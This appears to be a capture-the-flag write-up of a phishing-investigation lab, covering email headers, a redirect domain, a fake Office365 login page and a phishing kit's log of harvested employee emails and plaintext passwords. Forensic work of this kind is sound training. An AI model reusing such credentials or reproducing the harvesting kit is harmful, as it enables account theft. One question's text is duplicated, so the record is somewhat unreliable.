Here's my go at solving the room 'Snapped Phish-ing Line'

Room Description:


"As a member of the IT department at SwiftSpend Financial, you are responsible for assisting employees with technical concerns. What initially appeared to be a routine day quickly escalated when multiple employees across different departments reported receiving a suspicious email. Several users noted unusual characteristics in the message, and unfortunately, some had already submitted their credentials and were no longer able to access their accounts. With the potential for a wider compromise, the incident has been escalated for investigation. Your task is to analyze the available evidence, determine the scope of the attack, and uncover how the adversary operated."

Objectives:

- Analyze the provided email samples to identify key artifacts
- Investigate phishing URLs to understand redirection
- Retrieve and examine the phishing kit used in the attack
- Use CTI tools to gather intelligence on the adversary
- Analyze the phishing kit to uncover additional indicators


My Writeup

So right off the bat, we're given a set of emails to look at.



Q1 - Begin reviewing the emails in the phish-emails folder on your desktop. Which individual recieved the email regarding a Quote for Services Rendered?

Since the question is asking about Services Rendered, we'll start with that file. I opened it both as an .eml file and with Vim to look at the details and see if there was anything of note hiding in it.



Get Messages | Write | Tag

Reply | Reply All | Forward | Archive | Junk | Delete | More

From Group Marketing Online Accounts Payable <Accounts.Payable@groupmarketingonline.icu>

To William McClean <william.mcclean@swiftspend.finance> 6/29/20, 06:01

Subject **Quote for Services Rendered: processed on June 29, 2020, 10:01:32 AM**

NOTE: This message is from an EXTERNAL SENDER - be CAUTIOUS, particularly with links and attachments. Please contact the IT team for suspicious content/activity.

Good Day!

As discussed, please find attached quote.

If you have any queries, please contact us by emailing Accounts.Payable@groupmarketingonline.icu or phoning us.

Warm regards,

GROUP MARKETING ONLINE
YOUR PARTNER IN ONLINE MARKETING

Jonathan F. Rich
Account Manager | Group Marketing Online
m: (800) 555-0299
t: (800) 555-0199
e: Accounts.Payable@groupmarketingonline.icu

31337 Waysbroad
Public Luggage 99929, Oldmarket, Yorkshire 1024,
New Island

##########
Attention:
The information contained in this message and or attachments is intended only for the person or entity to which it is addressed and may contain confidential and/or privileged material. Any review, retransmission, dissemination or other use of, or taking of any action in reliance upon, this information by persons or entities other than the intended recipient is prohibited.


If you received this in error, please contact the sender and delete the material from any system and destroy any copies.

Please note that the views or opinions expressed in this message may be those of the individual and not necessarily those of Group Marketing Online Ltd.

If you do not wish to receive further commercial electronic messages from Group Marketing Online Ltd, please opt out by forwarding a copy of this message to optout@groupmarketingonline.icu.

Scanned by MailMarshal - Marshal8e6's comprehensive email content security solution.
##########

1 attachment: Quote.pdf 107 KB Save



```
Received: from mailsvri-04.ssf.thm (X.X.X.X) by mailsvrm-002.ssf.thm (X.X.X.X) with
 Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256) id 15.1.1913.5 via Mailbox
 Transport; Mon, 29 Jun 2020 00:01:03 +0200
Received: from mailsvrm-008.ssf.thm (X.X.X.X) by mailsvri-04.ssf.thm (X.X.X.X) with
 Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256) id 15.1.1913.5; Mon, 29 Jun
 2020 00:01:02 +0200
Received: from mailsvre-02.swiftspend.finance (X.X.X.X) by mailsvrm-008.ssf.thm
 (X.X.X.X) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256) id 15.1.1913.5 via Frontend
 Transport; Mon, 29 Jun 2020 00:01:02 +0200
Received: from EUR03-DB5-obe.outbound.protection.outlook.com (X.X.X.X) by
 mail.swiftspend.finance (X.X.X.X) with Microsoft SMTP Server
 (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id
 15.1.1913.5; Mon, 29 Jun 2020 00:00:45 +0200
Received: from AM6P191CA0043.EURP191.PROD.OUTLOOK.COM (YYYY:YYYY:YYYY:YYYY:YYYY:YYYY)
 by AM0PR03MB3762.eurprd03.prod.outlook.com (YYYY:YYYY:YYYY:YYYY:YYYY:YYYY)
 with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.3066.20; Sun, 28 Jun
 2020 22:01:01 +0000
Received: from AM5EUR03FT027.eop-EUR03.prod.protection.outlook.com
 (YYYY:YYYY:YYYY:YYYY:YYYY:YYYY) by AM6P191CA0043.outlook.office365.com
 (YYYY:YYYY:YYYY:YYYY:YYYY:YYYY) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.3088.18 via Frontend
 Transport; Sun, 28 Jun 2020 22:01:01 +0000
Received: from m-out-com.basmail.jp (X.X.X.X) by
 AM5EUR03FT027.mail.protection.outlook.com (X.X.X.X) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id
 15.20.3088.18 via Frontend Transport; Sun, 28 Jun 2020 22:01:00 +0000
Received: from m-msa-com01.srv.mmtr.basmail.jp (src-msa-com01.fg2.mmtr.basmail.jp
 [X.X.X.X])     by m-out-com02.int.mmtr.basmail.jp  with ESMTP id
 05A1owDh027303 for <william.mcclean@swiftspend.finance>; Mon, 29 Jun 2020
 07:01:58 +0900
Received: from [X.X.X.X] ([X.X.X.X])    by m-msa-com.basmail.jp with ESMTPA     id
 ipt2jiRmeLm5aiptKjuvF8; Mon, 29 Jun 2020 07:01:58 +0900
Authentication-Results: spf=pass (sender IP is X.X.X.X) smtp.mailfrom=po3.across.or.jp;
 swiftspend.finance; dkim=pass (signature was verified)
 header.d=po3.across.or.jp;swiftspend.finance; dmarc=pass action=none
 header.from=po3.across.or.jp;compauth=pass reason=100
Received-SPF: Pass (protection.outlook.com: domain of po3.across.or.jp designates X.X.X.X
 as permitted sender) receiver=protection.outlook.com; client-ip=X.X.X.X;
 helo=m-out-com.basmail.jp;
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/simple; d=po3.across.or.jp;        s=mmtr1;
 t=1591753858;
 i=goudo-k@po3.across.or.jp;    bh=cnwJ7WfEMCDPZ2GATvJORtH2t6HFtZ/E9HM2qt2JIRE=;        h=Content-Type:From:To:Subject:Message-ID:
Date:MIME-Version;    b=cgJW+4kMBHinVuKmA8Ru1aMH3qgb9F9QXLvO2LsrROxsnVgoB6zuyQpOEYrL1H6VQ
 U/ThdHIrmVhBcjXRF8avzy/zdrr4XZZnj2tr+YhyQCZ0zQ7IApAJTWN9EGBmrbiO0g
 WdRYInwsVNmhLGyYj2JR/4o7QYMbAm1tYYhfFBMNB0CkdrUZI5WQ73no5CRuOkMlaw
 781mq/DvhCY+h7E0luXmKXAcD05MceDk9G2vAPHTzeP7eaiQrzw8P05jU9Z82G/3pA
 Z1TjSqtDW2j8z7H7N9Au2cFe8ikAk7ZD3DTIyBdTGmqieqr0VnVcC4LgKI+LtTuww3
 c5RnuzBwwHuWg==
X-Ma4-Node: false
From: "Group Marketing Online Accounts Payable"
 <Accounts.Payable@groupmarketingonline.icu>
To: "William McClean" <william.mcclean@swiftspend.finance>
Subject: Quote for Services Rendered: processed on June 29, 2020, 10:01:32 AM
Message-ID: <cb101393-e137-ad9c-5f5e-d188745e0950@po3.across.or.jp>
Date: Sun, 28 Jun 2020 22:01:32 +0000
MIME-Version: 1.0
Return-Path: goudo-k@po3.across.or.jp
X-EOPAttributedMessage: 0
X-EOPTenantAttributedMessage: ce9d67ba-f5be-437f-be23-44771d115e3c:0
X-MS-Office365-Filtering-HT: Tenant
```

Looks like Mr. McClean was the one to receive it. However a big red flag is how many email servers this passed through. It went through 10 different mail servers and multiple countries traveling from the original sender of mailsvri-04.ssf.thm to our recipient and none of them seem associated with the "sender" or their company.


Ans: William McClean

Q2 - What email address was used by the adversary to send the phishing emails?

Ans: Accounts.Payable@groupmarketingonline.icu


Q3 - Investigate the attachment in the email addressed to Zoe Duncan. What is the root domain of the redirection URL found within the file?

So Zoe's email has an attachment in the form of a .html file. When we separate and inspect it, we find the redirect.



Ans: kennaroads.buzz

Q4 - Investigate the attachment in the email addressed to Zoe Duncan. What is the root domain of the redirection URL found within the file?



And looks just like a Microsoft or Outlook login. Big tells being the website address being kennaroads.buzz, it not being a secured site, and if you do try and interact with the 'Forgot my password' button, nothing happens. Shouldn't be interacting with anything on an obviously fake site, but it's a VM and we can play around.

Q5 - Let’s check if the attacker left any files exposed on the same website. Navigate to the /data directory. What is the name of the archive file?






```
---------+ Office365 Login  |+-------
Email : isaiah.puzon@gmail.com
Password : PhishMOMUKAMO123!
-----------------------------------
Client IP: 158.62.17.197
User Agent : Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0
Country : Philippines
Date: Mon Jun 29, 2020 10:00 am
--- http://www.geoiptool.com/?IP=158.62.17.197 ----
--+ Created BY Real Carder +---
---------+ Office365 Login  |+-------
Email : michael.ascot@swiftspend.finance
Password : Invoice2023!
-----------------------------------
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--+ Created BY Real Carder +---
---------+ Office365 Login  |+-------
Email : zoe.duncan@swiftspend.finance
Password : Passw0rd1!
-----------------------------------
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--+ Created BY Real Carder +---
---------+ Office365 Login  |+-------
Email : michael.ascot@swiftspend.finance
Password : Invoice2023!
-----------------------------------
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--+ Created BY Real Carder +---
---------+ Office365 Login  |+-------
Email : derick.marshall@swiftspend.finance
Password : lol
-----------------------------------
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--+ Created BY Real Carder +---
---------+ Office365 Login  |+-------
Email : michelle.chen@swiftspend.finance
Password : testing123
-----------------------------------
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--+ Created BY Real Carder +---
```

Ans: Update365.zip

